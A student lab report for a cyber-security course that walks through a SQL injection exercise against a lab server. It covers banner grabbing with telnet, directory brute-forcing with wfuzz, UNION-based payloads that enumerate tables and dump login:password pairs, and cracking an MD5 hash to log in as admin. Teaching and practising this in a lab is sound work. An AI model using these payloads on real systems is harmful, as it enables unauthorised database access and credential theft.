



Sri Lanka Institute of Information Technology

B.Sc. Special Honors Degree

in

Information Technology

(Cyber Security)

**Lab report**

**From SQL injection to shell**

*Name: bhathiya lokuketagoda.*

*Student ID: IT14020018*

## 1) Gathering information about the running web server

We can gather information using telnet or netcat command. First establish a connection and then send a HTTP request to port 80 of the vulnerable server. If the port is open it reply.

```
root@it14020018: ~  
File Edit View Search Terminal Help  
root@it14020018:~# telnet 192.168.1.128 80  
Trying 192.168.1.128...  
Connected to 192.168.1.128.  
Escape character is '^]'.  
GET / HTTP/1.0  
  
HTTP/1.1 200 OK  
Date: Sat, 02 Jul 2016 06:23:57 GMT  
Server: Apache/2.2.16 (Debian)  
X-Powered-By: PHP/5.3.3-7+squeeze14  
Vary: Accept-Encoding  
Content-Length: 1343  
Connection: close  
Content-Type: text/html
```

This specifies information such as HTTP version, web server type and version, operating system, PHP version etc...

## 2) Explore the web directory


By using a directory busting tool like wufuzz.py we can brute force the directory and find out what are the directories in the web server.

```
root@it14020018: ~/Desktop/a  
File Edit View Search Terminal Help  
root@it14020018:~/Desktop/a# python wfuzz.py -c -z file,wordlist/general/big.txt  
--hc 404 http://192.168.1.128/FUZZ  
*****  
* Wfuzz 2.1.3 - The Web Bruteforcer *  
*****  
  
Target: http://192.168.1.128/FUZZ  
Total requests: 3036  
  
=====
```

ID	Response	Lines	Word	Chars	Request
00124:	C=301	9 L	28 W	314 Ch	"admin"
...					
00499:	C=200	92 L	141 W	1858 Ch	"cat"
...					
00536:	C=403	10 L	30 W	289 Ch	"cgi-bin/"
...					
00589:	C=301	9 L	28 W	316 Ch	"classes"
...					
00711:	C=301	9 L	28 W	312 Ch	"css"
...					
01238:	C=200	40 L	63 W	796 Ch	"header"

### 3) Detecting where to inject the SQL


We can see that in the URL `"/cat.php?id=2"` if we change the value it displays a different page. That means the SQL query is getting the integer value from the URL and runs the query with it.



To perform the SQL injection, we need to find the number of columns returned from the first part of the query. Because we don't have the source code we have to guess the number (or check by entering one by one)


Then using the UNION keyword we can get information from two steps.

- 2 UNION SELECT 1 - will return an error
- 2 UNION SELECT 1, 2 - will return an error
- 2 UNION SELECT 1, 2, 3 - will return an error
- 2 UNION SELECT 1, 2, 3, 4 - will not return an error and show number 2 in a output.




Now we can get the information based on the error message we received. Now we can force the database to run the functions like

`current_user ()`




`database ()`




#### 4) Exploitation of SQL

By injecting following SQL commands we can retrieve information about tables and related columns.

the list of tables: `1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables.`



the list of columns: `1 UNION SELECT 1,column_name,3,4 FROM information_schema.columns.`



Now we know there is a table called users and it has columns names login and password.

Then using UNION we make a SQL payload to retrieve the password.

**`1 UNION SELECT 1,concat(login,':',password),3,4 FROM users`**

Concat() is used to concat different information and ':' is used to split the result of the query.



Now we can reverse the hash and get the password.

This can be easily done through search the hash in the Google and use an online tool.

Decoded value:	Original Hash (Md5):
<input type="text" value="P4ssw0rd"/>	<input type="text" value="8efe310f9ab3efae8d410a8e0166eb2"/>
Md5: 8efe310f9ab3efae8d410a8e0166eb2	

Now we can log in as admin.

